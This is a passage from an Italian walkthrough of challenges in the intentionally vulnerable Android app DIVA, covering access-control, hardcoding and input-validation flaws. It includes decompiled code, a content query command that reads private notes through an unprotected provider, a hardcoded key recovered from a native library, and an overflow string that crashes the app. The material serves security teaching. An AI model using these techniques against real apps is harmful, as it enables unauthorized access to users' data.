


Figura 35 — Problemi di controllo degli accessi - Parte 3 - Activity

Dobbiamo accedere alle note private dall'esterno dell'applicazione senza conoscere il PIN, che può essere creato e modificato nell'app. Il codice sorgente di `AccessControl3Activity`, `AccessControl3NotesActivity` e `NotesProvider` è riportato rispettivamente nella Figura 36, nella Figura 37 e nella Figura 38.

```

16 public class AccessControl3Activity extends AppCompatActivity {
    /* JADX INFO: Access modifiers changed from: protected */
    @Override // android.support.v7.app.AppCompatActivity, android.support.v4.app.FragmentActivity, android.support.v4.app.BaseFragmentActivity
17 public void onCreate(Bundle savedInstanceState) {
18     super.onCreate(savedInstanceState);
19     setContentView(R.layout.activity_access_control3);
20     SharedPreferences spref = PreferenceManager.getDefaultSharedPreferences(this);
21     String pin = spref.getString(getString(R.string.pkey), "");
22     if (!pin.isEmpty()) {
23         Button vbutton = (Button) findViewById(R.id.aci3viewbutton);
24         vbutton.setVisibility(0);
25     }
26 }

30 public void addPin(View view) {
31     SharedPreferences spref = PreferenceManager.getDefaultSharedPreferences(this);
32     SharedPreferences.Editor spedit = spref.edit();
33     EditText pinTxt = (EditText) findViewById(R.id.aci3Pin);
34     String pin = pinTxt.getText().toString();
35     if (pin == null || pin.isEmpty()) {
36         Toast.makeText(this, "Please Enter a valid pin!", 0).show();
37         return;
38     }
39     Button vbutton = (Button) findViewById(R.id.aci3viewbutton);
40     spedit.putString(getString(R.string.pkey), pin);
41     spedit.commit();
42     if (vbutton.getVisibility() != 0) {
43         vbutton.setVisibility(0);
44     }
45     Toast.makeText(this, "PIN Created successfully. Private notes are now protected with PIN", 0).show();
46 }

51 public void goToNotes(View view) {
52     Intent i = new Intent(this, (Class<?>) AccessControl3NotesActivity.class);
53     startActivity(i);
54 }
}

```

Figura 36 — Problemi di controllo degli accessi - Parte 3 - AccessControl3Activity

```

19 public class AccessControl3NotesActivity extends AppCompatActivity {
    /* JADX INFO: Access modifiers changed from: protected */
    @Override // android.support.v7.app.AppCompatActivity, android.support.v4.app.FragmentActivity, android.support.v4.app.BaseFragmentActivity
20 public void onCreate(Bundle savedInstanceState) {
21     super.onCreate(savedInstanceState);
22     setContentView(R.layout.activity_access_control3_notes);
23 }

25 public void accessNotes(View view) {
26     EditText pinTxt = (EditText) findViewById(R.id.aci3notesPinText);
27     Button abutton = (Button) findViewById(R.id.aci3naccessbutton);
28     SharedPreferences spref = PreferenceManager.getDefaultSharedPreferences(this);
29     String pin = spref.getString(getString(R.string.pkey), "");
30     String userpin = pinTxt.getText().toString();
31     if (userpin.equals(pin)) {
32         ListView lview = (ListView) findViewById(R.id.aci3nlistview);
33         Cursor cr = getContentResolver().query(NotesProvider.CONTENT_URI, new String[]{"_id", "title", "note"}, null, null, null);
34         String[] columns = {"title", "note"};
35         int[] fields = {R.id.title_entry, R.id.note_entry};
36         SimpleCursorAdapter adapter = new SimpleCursorAdapter(this, R.layout.notes_entry, cr, columns, fields, 0);
37         lview.setAdapter((ListAdapter) adapter);
38         pinTxt.setVisibility(4);
39         abutton.setVisibility(4);
40         return;
41     }
42     Toast.makeText(this, "Please Enter a valid pin!", 0).show();
43 }
}

```

Figura 37 — Problemi di controllo degli accessi - Parte 3 - AccessControl3NotesActivity

```

39 public class NotesProvider extends ContentProvider {
    static final String AUTHORITY = "jakhar.aseem.diva.provider.notesprovider";
    static final String CREATE_TBL_QRY = " CREATE TABLE notes (_id INTEGER PRIMARY KEY AUTOINCREMENT, title TEXT NOT NULL, note TEXT NOT NULL);";
    static final String C_ID = "_id";
    static final String C_NOTE = "note";
    static final String C_TITLE = "title";
    static final String DBNAME = "divanotes.db";
    static final int DBVERSION = 1;
    static final String DROP_TBL_QRY = "DROP TABLE IF EXISTS notes";
    static final int PATH_ID = 2;
    static final int PATH_TABLE = 1;
    static final String TABLE = "notes";
    SQLiteDatabase mDB;
    static final Uri CONTENT_URI = Uri.parse("content://jakhar.aseem.diva.provider.notesprovider/notes");
    static final UriMatcher urimatcher = new UriMatcher(-1);

    static {
46         urimatcher.addURI(AUTHORITY, TABLE, 1);
47         urimatcher.addURI(AUTHORITY, "notes/#", 2);
    }
}

```

Figura 38 — Problemi di controllo degli accessi - Parte 3 - NotesProvider

Ancora una volta, la vulnerabilità è dovuta all'assenza di controlli di accesso. In questo caso il problema riguarda `NotesProvider`, che estende `ContentProvider`. Eseguendo il comando mostrato, infatti, possiamo leggere le note private dalla riga di comando (vedere Figura 39).

```
1 content query --uri content://jakhar.aseem.diva.provider.notesprovider/notes/
```

```

bonito:/ # content query --uri content://jakhar.aseem.diva.provider.notesprovider/notes/
Row: 0 _id=5, title=Exercise, note=Alternate days running
Row: 1 _id=4, title=Expense, note=Spent too much on home theater
Row: 2 _id=6, title=Weekend, note=b3333333333333r
Row: 3 _id=3, title=holiday, note=Either Goa or Amsterdam
Row: 4 _id=2, title=home, note=Buy toys for baby, Order dinner
Row: 5 _id=1, title=office, note=10 Meetings. 5 Calls. Lunch with CEO

```

Figura 39 — Problemi di controllo degli accessi - Parte 3 - Note private

6. Librerie Native

6.1 Hardcoding — Parte 2: chiave nel codice nativo

Premendo il pulsante *Hardcoding Issues - Part 2*, viene mostrata l'activity corrispondente (vedere Figura 40).

12. Hardcoding Issues - Part 2

Objective: Find out what is hardcoded and where.
Hint: Developers sometimes will hardcode sensitive information for ease.

Enter the Vendor key

ACCESS

Figura 40 — Problemi di hardcoding - Parte 2 - Activity

Dobbiamo effettuare il reverse engineering dell'applicazione per individuare la chiave del fornitore. Dalla classe `Hardcode2Activity` (vedere Figura 41) possiamo osservare che il metodo utilizzato per verificare la chiave è una funzione nativa e che la chiave è memorizzata nel codice sorgente nativo (vedere Figura 42).

```
13 public class Hardcode2Activity extends AppCompatActivity {
    private DivaJni djni;

    /* JADX INFO: Access modifiers changed from: protected */
    @Override // android.support.v7.app.AppCompatActivity, android.support.v4.app.FragmentActi
14 public void onCreate(Bundle savedInstanceState) {
15     super.onCreate(savedInstanceState);
16     setContentView(R.layout.activity_hardcode2);
17     this.djni = new DivaJni();
18 }

21 public void access(View view) {
22     EditText hkey = (EditText) findViewById(R.id.hc2Key);
23     if (this.djni.access(hkey.getText().toString()) != 0) {
24         Toast.makeText(this, "Access granted! See you on the other side :)", 0).show();
25     } else {
26         Toast.makeText(this, "Access denied! See you in hell :D", 0).show();
27     }
28 }
}
```

Figura 41 — Problemi di hardcoding - Parte 2 - Hardcode2Activity

```

C: Decompiler: Java_jakhar_aseem_diva_DivaJni_access - (libdivajni.so)
1
2 bool Java_jakhar_aseem_diva_DivaJni_access(long *param_1,undefined8 param_2,undefined8 param_3)
3
4 {
5     int iVar1;
6     char *__s2;
7
8     __s2 = (char *) (**(code **)(*param_1 + 0x548))(param_1,param_3,0);
9     iVar1 = strncmp("olsdfgad;lh",__s2,0xb);
10    return iVar1 == 0;
11 }
12

```

Figura 42 — Problemi di hardcoding - Parte 2 - DivaJni_access

Possiamo infatti verificare che il controllo viene superato correttamente (vedere Figura 43).




Figura 43 — Problemi di hardcoding - Parte 2 - Accesso consentito

6.2 Problemi di validazione dell'input — Parte 3: buffer overflow nel codice nativo

Premendo il pulsante *Input Validation Issues - Part 3*, viene mostrata l'activity corrispondente (vedere Figura 44).

13. Input Validation Issues - Part 3

Objective: This is a Missile Launch App. Spread love not War! DOS the Damn thing! Your objective here is to NOT find the code and then launch the missiles, rather it is to crash the app (and then find the root cause the crash).
Hint: Improper or no input validation issue arise when the input is not filtered or validated before using it. When developing components that take input from outside, always validate it. This is a classic memory corruption vulnerability. If you can get code execution, I would love to hear from you. I don't expect anyone to go that far though.

Enter Launch Code for WOMB

PUSH THE RED BUTTON

Figura 44 — Problemi di validazione dell'input - Parte 3 - Activity

L'obiettivo è provocare l'arresto anomalo dell'applicazione. Nel codice sorgente possiamo osservare che viene chiamata una funzione nativa per avviare la sequenza di lancio (vedere Figura 45). Analizzando il codice sorgente nativo, possiamo notare che sullo stack viene allocato un buffer di caratteri lungo 24 byte (vedere Figura 46). L'applicazione legge quindi l'input e lo copia nel buffer senza verificarne la lunghezza effettiva. È dunque presente una vulnerabilità di buffer overflow; per provocare l'arresto anomalo dell'applicazione è sufficiente inserire almeno 25 caratteri, ad esempio `AAAAAAAAAAAAAAAAAAAAAAAAAAAA`.

```
13 public class InputValidation3Activity extends AppCompatActivity {  
    private DivaJni djni;  
  
    /* JADX INFO: Access modifiers changed from: protected */  
    @Override // android.support.v7.app.AppCompatActivity, android.support.v4.ap  
14 public void onCreate(Bundle savedInstanceState) {  
15     super.onCreate(savedInstanceState);  
16     setContentView(R.layout.activity_input_validation3);  
18     this.djni = new DivaJni();  
    }  
  
21 public void push(View view) {  
22     EditText cTxt = (EditText) findViewById(R.id.ivi3CodeText);  
24     if (this.djni.initiateLaunchSequence(cTxt.getText().toString()) != 0) {  
25         Toast.makeText(this, "Launching in T - 10 ...", 0).show();  
    } else {  
28         Toast.makeText(this, "Access denied!", 0).show();  
    }  
    }  
}
```

```
Decompile: Java_jakhar_aseem_diva_DivaJni_initiateLaunchSequence - (libdivajni.so)
1
2 bool Java_jakhar_aseem_diva_DivaJni_initiateLaunchSequence
3     (long *param_1,undefined8 param_2,undefined8 param_3)
4
5 {
6     int res;
7     char *__src;
8     char input [24];
9
10    __src = (char *) (**(code **) (*param_1 + 0x548)) (param_1,param_3,0);
11    strcpy(input,__src);
12    if (input[0] == '!') {
13        input[0] = '.';
14    }
15    res = strncmp(".dotdot",input,7);
16    return res == 0;
17 }
18
```

Figura 46 — Problemi di validazione dell'input - Parte 3 - DivaJni_initiateLaunchSequence